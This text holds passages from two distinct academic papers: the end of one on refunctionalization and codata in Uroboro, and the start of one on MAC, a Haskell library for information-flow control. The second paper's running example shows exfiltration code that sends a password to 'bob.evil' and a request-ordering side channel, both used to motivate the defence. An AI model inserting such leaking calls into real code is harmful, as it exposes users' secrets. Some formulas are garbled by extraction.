1. Our goal is to write `reify(Val, Nat) : Exp` so that it transforms a value back into a term in normal form. The additional `Nat` argument is the de Bruijn level of the first variable to be bound inside the returned expression. We need this information in order to compute de Bruijn indices for variables bound outside but used inside the returned expression.
2. The case for `error()` is easy because we took care to add `err()` to the set of expressions.
3. In the case for `closure(body, env)`, we would like to return a lambda expression with a body in normal form. To normalize the body, we want to evaluate and then reify the body from the closure, treating the freshly bound variable as a residual term that is already in normal form. Assuming a constructor `resVar(Nat) : Val` which creates such a residual variable (at a given de Bruijn level), we can complete the case.
4. Now we have to actually add the new `resVar` constructor for residual variables.

5. Since we added a constructor for `Val`, we have to implement reification for it. A residual variable bound at de Bruijn level *outer* and used at de Bruijn level *inner* is reified to a variable with de Bruijn index $inner - outer$. We use `sub` as a helper function to subtract natural numbers as necessary for the computation of de Bruijn indices from de Bruijn levels.
6. We also have to extend the `apply` function to deal with the new `resVar` constructor for residual variables. Applying a residual variable to a value creates a residual application, so to implement it, we have to assume the addition of yet another constructor `resApp` for the algebraic data type of values.
7. Next, we actually add the new `resApp` constructor.
8. For the new constructor, we have to extend `reify` again. We reify a residual application by reifying the operator and operand, and then constructing an application.
9. Finally, we also have to reify `apply` for the new `resApp` constructor. Luckily, applying a residual application just creates another residual application, so we don't have to add any more constructors, and this completes our implementation of normalization-by-evaluation.

We learn two lessons from this experiment: On the one hand, it was possible to extend the defunctionalized form of the interpreter because we could just add additional functions that pattern match on the defunctionalized codata space. But on the other hand, we had to change many parts of the program when we added new constructors to the defunctionalized codata space. Changing already existing parts of a program is not good from a modularity and maintainability perspective.

We recognize this as an instance of the expression problem: The two dimensions of extensibility are the addition of functions that consume values and the addition of kinds of values. In the defunctionalized form, the former is well-supported, and the latter is ill-supported in a modular way.

5.5 There and Back Again

At this point, we want to undo the defunctionalization, that is, we would like to refunctionalize the interpreter back to use codata to see a different trade off between the two dimensions of extensibility. In a conventional functional language we would be stuck at this point, because after the addition of normalization-by-evaluation, our program is no longer in the image of defunctionalization, because there is more than one function that pattern matches on `Val`.

In Uroboro, however, codata is not restricted to a single observation, hence we can simply add another destructor `Val.reify(Nat) : Exp` to the `Val` codata type, as shown in Figure 16. The comments in this figure also highlight the changes necessary to add normalization-by-evaluation, with the same step numbers as in Figure 15.

Thinking about the expression problem again, we observe the the relationship between dimensions of extensibility and support for modular changes summarized in Figure 17. We see again that in the defunctionalized form, adding consumers of values is well-supported but adding ways to constructor values is ill-supported in a modular way. And conversely, we see that in the refunctionalized form, adding consumers is ill-supported and adding ways to construct is well-supported in a modular way. This is a typical situation with respect to the expression problem: Two complementary ways to encode information support different dimensions of extensibility. This case study confirms the authors' intuition that defunctionalization and refunctionalization could be a theoretical foundation for thinking about the expression problem, as well as for describing the various solutions for the expression problem that are based on carefully combining data and codata types.

```

codata Val where
  Val.apply(Val) : Val
  -- step 1:
  Val.reify(Nat) : Exp

function closure(Exp, Env) : Val where
  closure(body, env).apply(arg) =
    body.eval(cons(arg, env))
  -- step 3:
  closure(body, env).reify(level) =
    fun(body.eval(cons(resVar(succ(level)), env))
      .reify(succ(level)))

  -- step 4, 5, 6:
function resVar(Nat) : Val where
  resVar(outer).reify(inner) =
    var(sub(inner, outer))
  resVar(level).apply(arg) =
    resApp(resVar(level), arg)
  -- step 7, 8, 9:
function resApp(Val, Val) : Val where
  resApp(v1, v2).reify(level) =
    app(v1.reify(level), v2.reify(level))
  resApp(v1, v2).apply(v3) =
    resApp(resApp(v1, v2), v3)

function error() : Val where
  error().apply(arg) = error()
  -- step 2:
  error().reify(level) = err()

```

Figure 16. Refunctionalization of the interpreter in Figure 15 yields this more metacircular implementation of normalization by evaluation.

Step	Dimension	Defunct.	Refunct.
1	add consumer	modular	nonmodular
2	add consumer	modular	nonmodular
3	add consumer	modular	nonmodular
4	add constructor	nonmodular	modular
5	add constructor	nonmodular	modular
6	add helper	modular	modular
7	add constructor	nonmodular	modular
8	add constructor	nonmodular	modular
9	add constructor	nonmodular	modular
10	add constructor	nonmodular	modular

Figure 17. Modular support for different changes in the defunctionalized and refunctionalized variants of the interpreter.

6. Related and Future Work

Danvy and his collaborators have developed a long-standing program to interrelate semantic artifacts (such as big-step semantics, small-step semantics, abstract machines) through systematic transformations, such as CPS transformation, closure conversion, refocusing (for example, Danvy and Millikin 2009; Ager et al. 2003; Danvy and Nielsen 2001). Defunctionalization and refunctionalization are two key components in this program. We believe that a better correspondence between these two transformations can have a positive influence on the whole program.

Cook discussed the relation between object-oriented programming and abstract data types (Cook 2009). We believe that our work can be seen as a formalization of the relation as described by Cook.

While our language does not support abstract data types through a type system, a data type definition together with all functions that operate on it can be seen as an abstract data type, and programmers could, by disciplined usage, ensure that representation independence holds. Also, the variant of objects described by Cook fits well to our support of codata and copattern matching. Ignoring the missing enforcement of representation independence, defunctionalization and refunctionalization as described in this paper hence correspond to the relation between ADTs and objects as described in Sec. 4.2 and 4.3 of Cook’s paper.

Janzen and de Volder (2004) discuss a programming system in which one can both view and edit a program in two different decompositions, namely a decomposition into object-oriented classes and a decomposition into “modules”, which collect all implementations of a method into one module. Our approach can be seen as a semantic justification for their approach. Integrating the transformations proposed in this paper into an IDE to switch between these two “views” and edit the program in the one that fits best to the task at hand would also be a straightforward application of this paper.

Lämmel and Rypacek (2008) also investigate the duality between data and codata and their relation to the expression problem. They focus on semantic methods and a theoretical description of the duality, using category theory, whereas we focus on syntactic methods and the design of a practical language, using basic programming language methodology. It would be interesting to understand the exact relationship between their results and our transformations.

Among others, Carette et al. (2009) propose to implement domain-specific languages (EDSLs) by a form of Church encoding. This requires to specify every semantics of an EDSL in a compositional way. It appears as if disentanglement (Section 3.2) followed by refunctionalization could be used to automatically transform a non-compositional function on an initial embedding (data types and pattern matching) to a compositional semantics that is suitable for use with the final embedding. As expected, the compositional semantics would include some extra information that is only needed to achieve compositionality, in the form of additional destructors.

Our use of copattern matching derives from Abel et al.’s (2013) work. To achieve symmetry with our first-order, simply-typed data fragment, we leave out polymorphic and dependent types, and merge Abel’s application copattern and destructor copatterns into a form of destructor copatterns that also support arguments. In our future work, we want to consider more powerful type systems for Uroboro. As a first step, we want to consider polymorphism. It is known that defunctionalization of polymorphic functions requires generalized algebraic data types (GADTs) (Pottier and Gauthier 2006). We expect that for refunctionalization of polymorphic functions we need to invent something like generalized codata types.

7. Conclusions

We have shown that defunctionalization and refunctionalization can be made symmetric by generalizing higher order functions to codata. We believe that this result is significant both from a theoretical and from a pragmatic point of view. It provides a strong justification for programming languages with codata and copattern matching and may as such inform the design of new functional programming languages. The transformations can also be used as programming techniques, either in the design of automated tools (or even IDEs) or simply as another tool in the programmer’s toolbox of powerful program transformations. We have seen that the two languages we defined also shed new light on the expression problem, since they correspond to the two forms of extensibility that are in the focus of the expression problem. Finally, the organization of programs as matrices and the transformations as transposi-

tions of these matrices suggests a novel view of programs as two-dimensional (rather than tree-structured) entities, which we believe to be interesting to explore in future work.

Acknowledgments

We thank the anonymous reviewers for their helpful comments. Paolo G. Giarrusso pointed out the possible connection between disentangling and automatic compositionalization. Olivier Danvy provided feedback that helped us in the preparation of the final version. Tobias Weber implemented a typechecker for Uroboro which we used to type check the code examples in the figures.

References

- A. Abel, B. Pientka, D. Thibodeau, and A. Setzer. Copatterns: Programming infinite structures by observations. In *Proceedings of the Symposium on Principles of Programming Languages*, pages 27–38. ACM, 2013.
- M. S. Ager, D. Biernacki, O. Danvy, and J. Midtgaard. A functional correspondence between evaluators and abstract machines. In *Proceedings of the Conference on Principles and Practice of Declarative Programming*, pages 8–19. ACM, 2003.
- U. Berger and H. Schwichtenberg. An inverse of the evaluation functional for typed λ -calculus. In *Proceedings of the Symposium on Logic in Computer Science*, pages 203–211. IEEE Computer Society, 1991.
- J. Carette, O. Kiselyov, and C. Shan. Finally tagless, partially evaluated: Tagless staged interpreters for simpler typed languages. *Journal of Functional Programming*, 19(5):509–543, Sept. 2009.
- W. R. Cook. Object-oriented programming versus abstract data types. In *Proceedings of the REX Workshop / School on the Foundations of Object-Oriented Languages*, pages 151–178. Springer-Verlag, 1990.
- W. R. Cook. On understanding data abstraction, revisited. In *Proceedings of the Conference on Object-Oriented Programming, Systems, Languages and Applications*, pages 557–572. ACM, 2009.
- O. Danvy and K. Millikin. Refunctionalization at work. *Science of Computer Programming*, 74(8):534–549, 2009.
- O. Danvy and L. R. Nielsen. Defunctionalization at work. In *Proceedings of the Conference on Principles and Practice of Declarative Programming*, pages 162–174, 2001.
- P. Hudak. Modular domain specific languages and tools. In *Proceedings of the Conference on Software Reuse*, pages 134–142. IEEE Computer Society, June 1998.
- D. Janzen and K. de Volder. Programming with crosscutting effective views. In *Proceedings of the European Conference on Object-Oriented Programming*, pages 195–218. Springer LNCS 3086, 2004.
- R. Lämmel and O. Rypacek. The Expression Lemma. In *Proceedings of the Conference on Mathematics of Program Construction*. Springer LNCS 5133, July 2008.
- F. Pottier and N. Gauthier. Polymorphic typed defunctionalization and concretization. *Higher-Order and Symbolic Computation*, 19(1):125–162, Mar. 2006.
- J. C. Reynolds. Definitional interpreters for higher-order programming languages. In *Proceedings of the ACM annual conference*, pages 717–740. ACM, 1972.
- J. C. Reynolds. User-defined types and procedural data structures as complementary approaches to data abstraction. In *New Directions in Algorithmic Languages 1975*, pages 157–168. IFIP Working Group 2.1 on Algol, INRIA, 1975.
- A. Setzer, A. Abel, B. Pientka, and D. Thibodeau. Unnesting of copatterns. In *Proceedings of the Joint Conference on Rewriting Techniques and Applications and Typed Lambda Calculi and Applications*, pages 31–45. Springer LNCS 8560, 2014.
- P. Wadler. The expression problem. Note to Java Genericity mailing list, Nov. 1998.

Functional Pearl: Two Can Keep a Secret, If One of Them Uses Haskell*

Alejandro Russo[†]

Department of Computer Science and Engineering
Chalmers University of Technology
41296 Göteborg, Sweden
russo@chalmers.se

Abstract

For several decades, researchers from different communities have independently focused on protecting confidentiality of data. Two distinct technologies have emerged for such purposes: *Mandatory Access Control* (MAC) and *Information-Flow Control* (IFC)—the former belonging to operating systems (OS) research, while the latter to the programming languages community. These approaches restrict how data gets propagated within a system in order to avoid information leaks. In this scenario, Haskell plays a unique privileged role: *it is able to protect confidentiality via libraries*. This pearl presents a monadic API which *statically* protects confidentiality even in the presence of advanced features like exceptions, concurrency, and mutable data structures. Additionally, we present a mechanism to safely extend the library with new primitives, where library designers only need to indicate the read and write effects of new operations.

Categories and Subject Descriptors D.1.1 [Programming Techniques]: Applicative (Functional) Programming; D.3.3 [Programming Languages]: Language Constructs and Features; D.4.6 [Security and Protection]: Information flow controls

Keywords mandatory access control, information-flow control, security, library

1. Introduction

Developing techniques to keep secrets is a fascinating topic of research. It often involves a cat and mouse game between the attacker, who provides the code to manipulate someone else's secrets, and the designer of the secure system, who does not want those secrets to be leaked. To give a glimpse of this thrilling game, we present a running example which involves sensitive data, two Haskell programmers, one manager, and a plausible work situation.

* Title inspired by Benjamin Franklin's quote "Three can keep a secret, if two of them are dead"

[†] Work done while visiting Stanford University

Permission to make digital or hard copies of all or part of this work for personal or classroom use is granted without fee provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. Copyrights for components of this work owned by others than ACM must be honored. Abstracting with credit is permitted. To copy otherwise, or republish, to post on servers or to redistribute to lists, requires prior specific permission and/or a fee. Request permissions from Permissions@acm.org.

Copyright is held by the owner/author(s). Publication rights licensed to ACM.

ICFP'15, August 31 – September 2, 2015, Vancouver, BC, Canada
ACM. 978-1-4503-3669-7/15/08...\$15.00
http://dx.doi.org/10.1145/2784731.2784756

EXAMPLE 1. A Haskell programmer, named Alice, gets the task to write a simple password manager. As expected, one of its functionalities is asking users for passwords. Alice writes the following code.

```
Alice
password :: IO String
password = do putStr "Select your password:"
             getLine
```

After talking with some colleagues, Alice realizes that her code should help users to avoid using common passwords. She notices that a colleague, called Bob, has already implemented such functionality in another project. Bob's code has the following type signature.

```
Bob
common_pwds :: String → IO Bool
```

This function queries online lists of common passwords to assert that the input string is not among them. Alice successfully integrates Bob's code into her password manager.

```
Alice
import qualified Bob as Bob
password :: IO String
password = do
  putStr "Please, select your password:"
  pwd ← getLine
  b ← Bob.common_pwds pwd
  if b then putStrLn "It's a common password!"
        >> password
  else return pwd
```

Observe that Bob's code needs access to passwords, i.e., sensitive data, in order to provide its functionality.

Unfortunately, the relationship between Alice and Bob has not been the best one for years. Alice suspects that Bob would do anything in his power to ruin her project. Understandably, Alice is afraid that Bob's code could include malicious commands to leak passwords. For instance, she imagines that Bob could maliciously use function `wget`¹ as follows.

```
Bob
common_pwds pwd =
  ...
  ps ← wget "http://pwds.org/dict_en.txt" [] []
  ...
  wget ("http://bob.evil/pwd=" ++ pwd) [] []
  ...
```

¹ Provided by the Hackage package `http-wget`

The ellipsis (...) denotes parts of the code not relevant for the point being made. The code fetches a list of common English passwords, which constitutes a legit action for function `common_pwds` (first call to `wget`). However, the function also reveals users' passwords to Bob's server (second call to `wget`). To remove this threat, Alice thinks of blacklisting all URLs other than those coming from pre-approved web sites. While possible, she knows that this requires to keep an up-to-date (probably long) list of URLs—demanding a considerable management effort. Even worse, she realizes that Bob's code would still be capable of leaking information about passwords. In fact, Bob's code would only need to leverage two legit, i.e., whitelisted, URLs—we consider Alice and Bob sharing the same (corporate) computer network.

```

Bob
common_pwds pwd =
...
when (isAlpha (pwd !! 0))
  (wget ("http://pwds.org/dict_en.txt") [] [])
  >> return ()
wget ("http://pwds.org/dict_sp.txt") [] []
when (isAlpha (pwd !! 1))
  (wget ("http://pwds.org/dict_en.txt") [] [])
  >> return ()
...

```

This malicious code utilizes legit URLs for fetching English and Spanish lists of common passwords. By simply inspecting the interleaves of HTTP requests, Bob can deduce the alphabetic nature of the first two characters of the password. For example, if Bob sees the sequence of requests for files "dict_en.txt", "dict_sp.txt", and "dict_en.txt", he knows that the first two characters are indeed alphabetic. Importantly, the used URLs do not contain secret information. It is the execution of `wget`, that depends on secret information, which reveals information. Blacklisting (whitelisting) provides no protection against this type of attacks—the code uses whitelisted URLs! It is not difficult to imagine adding similar **when** commands to reveal more information about passwords. With that in mind, Alice's options to integrate Bob's code are narrowed to (i) avoid using Bob's code, (ii) code reviewing `common_pwds`, or (iii) give up password confidentiality. Alice hits a dead end: options (i) and (iii) are not negotiable, while option (ii) is not feasible—it consists of a manual and expensive activity.

The example above captures the scenario that this work is considering: as programmers, we want to *securely* incorporate some code written by outsiders, referred as *untrusted code*, to handle sensitive data. Protecting secrets is not about blacklisting (or whitelisting) resources, but rather assuring that information flows into appropriated places. In this light, MAC and IFC techniques associate data with security *labels* to describe its degree of confidentiality. In turn, an enforcement mechanism tracks how data flows within programs to guarantee that secrets are manipulated in such a way that they do not end up in public entities. While pursuing the same goal, MAC and IFC techniques use different approaches to track data and avoid information leaks.

This pearl constructs **MAC**, one of the simplest libraries for statically protecting confidentiality in untrusted code. In just a few lines, the library recasts MAC ideas into Haskell, and different from other static enforcements (Li & Zdancewicz 2006; Tsai *et al.* 2007; Russo *et al.* 2008; Devriese & Piessens 2011), it supports advanced language features like references, exceptions, and concurrency. Similar to (Stefan *et al.* 2011b), this work bridges the gap between IFC and MAC techniques by leveraging programming languages concepts to implement MAC-like mechanisms. The design of **MAC** is inspired by a combination of ideas present in existing

```

module MAC.Lattice (⊑, H, L) where
class ℓ ⊑ ℓ' where
data L
data H
instance L ⊑ L where
instance L ⊑ H where
instance H ⊑ H where

```

Figure 1. Encoding security lattices in Haskell

```

newtype MAC ℓ a = MACTCB (IO a)
ioTCB :: IO a → MAC ℓ a
ioTCB = MACTCB

instance Monad (MAC ℓ) where
  return = MACTCB
  (MACTCB m) >>= k = ioTCB (m >>= runMAC . k)
runMAC :: MAC ℓ a → IO a
runMAC (MACTCB m) = m

```

Figure 2. The monad $MAC\ \ell$

security libraries (Russo *et al.* 2008; Stefan *et al.* 2011b). **MAC** is not intended to work with off-the-shelf untrusted code, but rather to guide (and force) programmers to build secure software. As anticipated by the title of this pearl, we show that when Bob is obliged to use **MAC**, and therefore Haskell, his code is forced to keep passwords confidential.

2. Keeping Secrets

We start by modeling how data is allowed to flow within programs.

2.1 Security Lattices

Formally, labels are organized in a security lattice which governs flows of information (Denning & Denning 1977), i.e., $\ell_1 \sqsubseteq \ell_2$ dictates that data with label ℓ_1 can flow into entities labeled with ℓ_2 . For simplicity, we use labels *H* and *L* to respectively denote secret (high) and public (low) data. Information cannot flow from secret entities into public ones, a policy known as non-interference (Goguen & Meseguer 1982), i.e., $L \sqsubset H$ and $H \not\sqsubseteq L$. Figure 1 shows the encoding of this two-point lattice using type classes (Russo *et al.* 2008)². With a security lattice in place, we proceed to label data produced by computations.

2.2 Sensitive Computations

As demonstrated in Example 1, we need to control how *IO*-actions are executed in order to avoid data leaks. We introduce the monad family **MAC** responsible for encapsulating *IO*-actions and restricting their execution to situations where confidentiality is not compromised³. The index for this family consists on a security label ℓ indicating the sensitivity of monadic results. For example, $MAC\ L\ Int$ represents computations which produce public integers.

Figure 2 defines $MAC\ \ell$ and its API. We remark that **MAC** is parametric in the security lattice being used. Constructor MAC^{TCB}

² Orphan instances could break the security lattice. Readers should refer to the accompanying source code to learn how to avoid that.

³ Instead of the *IO* monad, it is possible to generalize our approach to consider arbitrary underlying monads. However, this is not a central point to our development and we do not discuss it.

$\text{newtype } \text{Res } \ell \ a = \text{Res}^{\text{TCB}} \ a$
 $\text{labelOf} :: \text{Res } \ell \ a \rightarrow \ell$
 $\text{labelOf } _ = \perp$

Figure 3. Labeled resources

is part of **MAC**'s internals, or *trusted computing base (TCB)*, and as such, it is not available to users of the library. From now on, we mark every element in the TCB with the superscript index \cdot^{TCB} . Function io^{TCB} lifts arbitrary *IO*-actions into the security monad. The definitions for return and bind are straightforward. Function run^{MAC} executes *MAC* ℓ -actions. Users of the library should be careful when using this function. Specifically, users should avoid executing *IO*-actions contained in *MAC* ℓ -actions. For instance, code of type *MAC* H (*IO String*) is probably an insecure computation—the *IO*-action could be arbitrary and reveal secrets, e.g., consider the code $\text{return "secret"} \gg \lambda h \rightarrow \text{return } (\text{wget } ("http://bob.evil/pwd=" ++ h) [] [])$.

As a natural next step, we proceed to extend *MAC* ℓ with a richer set of actions, i.e., non-proper morphisms, responsible for producing useful side-effects.

2.3 Sensitive Sources and Sinks of Data

In general terms, side-effects in *MAC* ℓ can be seen as actions which either read or write data. Such actions, however, need to be conceived in a manner that not only respects the sensitivity of the results in *MAC* ℓ , but the sensitivity of sources and destinations of information. We classify origins and destinations of data by intro-




Figure 4. Interaction between *MAC* ℓ and labeled resources.

ducing the concept of *labeled resources*—see Figure 3⁴. The safe interaction between *MAC* ℓ -actions and labeled resources is shown in Figure 4. On one hand, if a computation *MAC* ℓ only reads from labeled resources less sensitive than ℓ (see Figure 4a), then it has no means to return data more sensitive than that. This restriction, known as *no read-up* (Bell & La Padula 1976), protects the confidentiality degree of the result produced by *MAC* ℓ , i.e., the result only involves data with sensitivity (at most) ℓ . Dually, if a *MAC* ℓ computation writes data into a sink, the computation should have lower sensitivity than the security label of the sink itself (see Figure 4b). This restriction, known as *no write-down* (Bell & La Padula 1976), respects the sensitivity of the sink, i.e., it never receives data more sensitive than its label. To help readers, we indicate the relationship between type variables in their subindexes, i.e., we use ℓ_L and ℓ_H to attest that $\ell_L \sqsubseteq \ell_H$.

We take the no read-up and no write-down rules as the core principles upon which our library is built. This decision not only leads to correctness, but also establishes a uniform enforcement mechanism for security. We extend the **TCB** with functions that lift *IO*-actions following such rules—see Figure 5. These functions are part of **MAC**'s internals and are designed to synthesize secure functions (when applied to their first argument). The purpose of using $d \ a$ instead of a will become evident when extending the library with secure versions of existing data types (e.g., Section 3

$\text{read}^{\text{TCB}} :: \ell_L \sqsubseteq \ell_H \Rightarrow$
 $(d \ a \rightarrow \text{IO } a) \rightarrow \text{Res } \ell_L (d \ a) \rightarrow \text{MAC } \ell_H \ a$
 $\text{read}^{\text{TCB}} f (\text{Res}^{\text{TCB}} da) = (\text{io}^{\text{TCB}} . f) \ da$
 $\text{write}^{\text{TCB}} :: \ell_L \sqsubseteq \ell_H \Rightarrow$
 $(d \ a \rightarrow \text{IO } ()) \rightarrow \text{Res } \ell_H (d \ a) \rightarrow \text{MAC } \ell_L ()$
 $\text{write}^{\text{TCB}} f (\text{Res}^{\text{TCB}} da) = (\text{io}^{\text{TCB}} . f) \ da$
 $\text{new}^{\text{TCB}} :: \ell_L \sqsubseteq \ell_H \Rightarrow \text{IO } (d \ a) \rightarrow \text{MAC } \ell_L (\text{Res } \ell_H (d \ a))$
 $\text{new}^{\text{TCB}} f = \text{io}^{\text{TCB}} f \gg \text{return} . \text{Res}^{\text{TCB}}$

Figure 5. Synthesizing secure functions by mapping read and write effects to security checks

$\text{data } \text{Id } a = \text{Id}^{\text{TCB}} \{ \text{unId}^{\text{TCB}} :: a \}$
 $\text{type } \text{Labeled } \ell \ a = \text{Res } \ell (\text{Id } a)$
 $\text{label} :: \ell_L \sqsubseteq \ell_H \Rightarrow a \rightarrow \text{MAC } \ell_L (\text{Labeled } \ell_H \ a)$
 $\text{label} = \text{new}^{\text{TCB}} . \text{return} . \text{Id}^{\text{TCB}}$
 $\text{unlabel} :: \ell_L \sqsubseteq \ell_H \Rightarrow \text{Labeled } \ell_L \ a \rightarrow \text{MAC } \ell_H \ a$
 $\text{unlabel} = \text{read}^{\text{TCB}} (\text{return} . \text{unId}^{\text{TCB}})$

Figure 6. Labeled expressions

$\text{join}^{\text{MAC}} :: \ell_L \sqsubseteq \ell_H \Rightarrow$
 $\text{MAC } \ell_H \ a \rightarrow \text{MAC } \ell_L (\text{Labeled } \ell_H \ a)$
 $\text{join}^{\text{MAC}} m = (\text{io}^{\text{TCB}} . \text{run}^{\text{MAC}}) m \gg \text{label}$

Figure 7. Secure interaction between family members

instantiates d to *IORef* in order to implement secure references). Function read^{TCB} takes a function of type $d \ a \rightarrow \text{IO } a$, which reads a value of type a from a data structure of type $d \ a$, and returns a *secure* function which reads from a labeled data structure, i.e., a function of type $\text{Res } \ell_L (d \ a) \rightarrow \text{MAC } \ell_H \ a$. Similarly, function $\text{write}^{\text{TCB}}$ takes a function of type $d \ a \rightarrow \text{IO } ()$, which writes into a data structure of type $d \ a$, and returns a *secure* function which writes into a labeled resource, i.e., a function of type $\text{Res } \ell_H (d \ a) \rightarrow \text{MAC } \ell_L ()$. Function new^{TCB} takes an *IO*-action of type $\text{IO } (d \ a)$, which allocates a data structure of type $d \ a$, and returns a *secure* action which allocates a labeled resource, i.e., an action of type $\text{MAC } \ell_L (\text{Res } \ell_H (d \ a))$. From the security point of view, allocation of data is considered as a write effect; therefore, the signature of function new^{TCB} requires that $\ell_L \sqsubseteq \ell_H$. Observe that read^{TCB} , $\text{write}^{\text{TCB}}$, and new^{TCB} adhere to the principles of no read-up and no write-down. To illustrate the use of these primitives, Figure 6 exposes the simplest possible labeled resources: Haskell expressions. Data type *Id* a is used to represent expressions of type a . For simplicity of exposition, we utilize *Labeled* $\ell \ a$ as a type synonym for labeled resources of type *Id* a . The implementation applies new^{TCB} and read^{TCB} for creating and reading elements of type *Labeled* $\ell \ a$, respectively.

2.3.1 Joining Family Members

Based on type definitions, computations handling data with heterogeneous labels necessarily involve nested *MAC* ℓ - or *IO*-actions in its return type. For instance, consider a piece of code $m :: \text{MAC } L (\text{String}, \text{MAC } H \text{ Int})$ which handles both public and secret information, and produces a public string and a secret integer as a result. While somehow manageable for a two-point lattice, it becomes intractable for general cases—imagine a computation combining and producing data at many different security levels! To tackle this problem, Figure 7 presents primitive join^{MAC} to safely integrate more sensitive computations into less sensitive

⁴ *Res* ℓ can represent labeled pure computations. The separation of pure and side-effectful computations is a distinctive feature in Haskell programs, and thus we incorporate it to our label mechanism.

ones. Operationally, function $join^{MAC}$ runs the computation of type $MAC\ \ell_H\ a$ and wraps the result into a labeled expression to protect its sensitivity.

Types indicate us that the integration of effects from monad $MAC\ \ell_H$ does not violate the no read-up and no write-down rules for monad $MAC\ \ell_L$. At first sight, read effects from monad $MAC\ \ell_H$ could violate the no read-up rule for $MAC\ \ell_L$, e.g., it is enough for $MAC\ \ell_H$ to read from a resource labeled as ℓ such that $\ell_L \sqsubseteq \ell \sqsubseteq \ell_H$. Nevertheless, data obtained from such reads has no evident effect for monad $MAC\ \ell_L$. Observe that, by type-checking, sensitive data acquired in $MAC\ \ell_H$ cannot be used to build actions in $MAC\ \ell_L$. In other words, from the perspective of $MAC\ \ell_L$, types assure that *it is like those read effects have never occurred*. With respect to write effects, monad $MAC\ \ell_H$ is allowed to write into labeled resources at sensitivity ℓ such that $\ell_H \sqsubseteq \ell$. By the type constrain in $join^{MAC}$ and transitivity, it holds that $\ell_L \sqsubseteq \ell$, which satisfies the no write-down rule for monad $MAC\ \ell_L$.

Despite trusting our types to reason about $join^{MAC}$, there exists a subtlety that escapes the power of Haskell's type-system and can compromised security: *the integration of non-terminating $MAC\ \ell_H$ -actions can suppress subsequent $MAC\ \ell_L$ -actions*. By detecting that certain actions never occurred, $MAC\ \ell_L$ can infer that non-terminating $MAC\ \ell_H$ -actions are triggered by $join^{MAC}$. If such non-terminating actions were triggering depending on secret values, $MAC\ \ell_L$ could learn about sensitive information. Sections 4 and 6 describe how to adapt the implementation of $join^{MAC}$ to account for this problem—for now, readers should assume terminating $MAC\ \ell_H$ -actions when calling $join^{MAC}$.

EXAMPLE 2. Alice presents her concerns about using Bob's code to her manager Charlie. She shows him the interface provided by **MAC**. Alice tells the manager that, by writing programs using the monad family **MAC**, it is possible to securely integrate untrusted code into her project. After a long discussion, Charlie accepts Alice's proposal to improve security and reduce costs in code reviewing. Alice tells Bob to adapt his program to work with **MAC**⁵. Naturally, Bob dislikes changes, especially if they occur in his code due to Alice's demands. As a first criticism, he mentions that the interface lacks the functionality of primitive `wget`. Alice quickly reacts to that and extends **MAC** to provide a secure version of `wget`—where network communication is considered a public operation.

$wget^{MAC} :: String \rightarrow MAC\ L\ String$

Bob proceeds to adapt his function to satisfy Alice's demands.

Bob

$common_pwds :: Labeled\ H\ String$
 $\rightarrow MAC\ L\ (Labeled\ H\ Bool)$

Comfortable with that, Alice modifies her code as follows.

Alice

```
import qualified Bob as Bob
password :: IO String
password = do
  putStr "Please, select your password:"
  pwd ← getLine
  lpwd ← label pwd :: MAC L (Labeled H String)
  lbool ← runMAC (lpwd >> Bob.common_pwds)
  let IdTCB bool = unRes lbool
  if bool then putStrLn "It's a common password!"
    >> password
  else return pwd
```

The code marks the password as sensitive (`lpwd`), runs Bob's code, and obtains the result (`lbool`)—since Alice is trustworthy, her

⁵ e.g., by applying appropriate lifting operations (Swamy et al. 2011)

```
type RefMAC ℓ a = Res ℓ (IORef a)
newRefMAC :: ℓ_L ⊆ ℓ_H ⇒ a → MAC ℓ_L (RefMAC ℓ_H a)
newRefMAC = newTCB . newIORef
readRefMAC :: ℓ_L ⊆ ℓ_H ⇒ RefMAC ℓ_L a → MAC ℓ_H a
readRefMAC = readTCB readIORef
writeRefMAC :: ℓ_L ⊆ ℓ_H ⇒ RefMAC ℓ_H a → a → MAC ℓ_L ()
writeRefMAC lref v = writeTCB (flip writeIORef v) lref
```

Figure 8. Secure references

code has access to **MAC**'s internals and removes the constructor Res^{TCB} wrapping the boolean. Alice now has guarantees that Bob's code is not leaking secrets.

3. Mutable Data Structures

In this section, we extend **MAC** to work with references.

EXAMPLE 3. Alice notices that Bob's code degrades performance. Alice realizes that function `common_pwds` fetches online dictionaries every time that it is invoked—even after a user selected a common password and the password manager repeatedly asked the user to choose another one. She thinks that dictionaries must be fetched once when a user is required to select a password—regardless of the number of attempts until choosing a non-common one. Once again, she takes the matter to her supervisor. Charlie discusses the issue with Bob, who explains that the interface provided by **MAC** is too poor to enable optimizations. He says “**MAC** does not even support mutable data structures! That is an essential feature to boost performance.” To make his point stronger, Bob shows Charlie some code in the IO monad which implements memoization.

Bob

```
mem :: (String → IO String)
      → IO (String → IO String)
mem f = newIORef (100, []) >> (return.cache f)
cache :: (String → IO String)
      → IORef (Int, [(String, String)])
      → String → IO String
cache f ref str = do
  (n, _) ← readIORef ref
  when (n ≡ 0) (writeIORef ref (100, []))
  (n, mapp) ← readIORef ref
  case find (λ(i, o) → i ≡ str) mapp of
    Nothing → do
      result ← f str
      writeIORef ref (n - 1, (str, result)) : mapp
      return result
    Just (_, o) →
      writeIORef ref (n - 1, mapp) >> return o
```

Code `mem f` creates a function which caches results produced by function `f`. The cache is implemented as a mapping between strings—see type $[(String, String)]$. The cache is cleared after a fixed number of function calls. The initial configuration for `mem` is an empty mapping and a cache which lives for hundred function calls (`newIORef (100, [])`). Function `cache` is self-explanatory and we do not discuss it further.

After seeing Bob's code, Charlie goes back to Alice with the idea to extend **MAC** with references.

As the example shows, a common design pattern is to store some state into IO references and pass them around instead of the (possible large) state itself. With that in mind, we proceed to extend **MAC** with IO references by firstly considering them as labeled

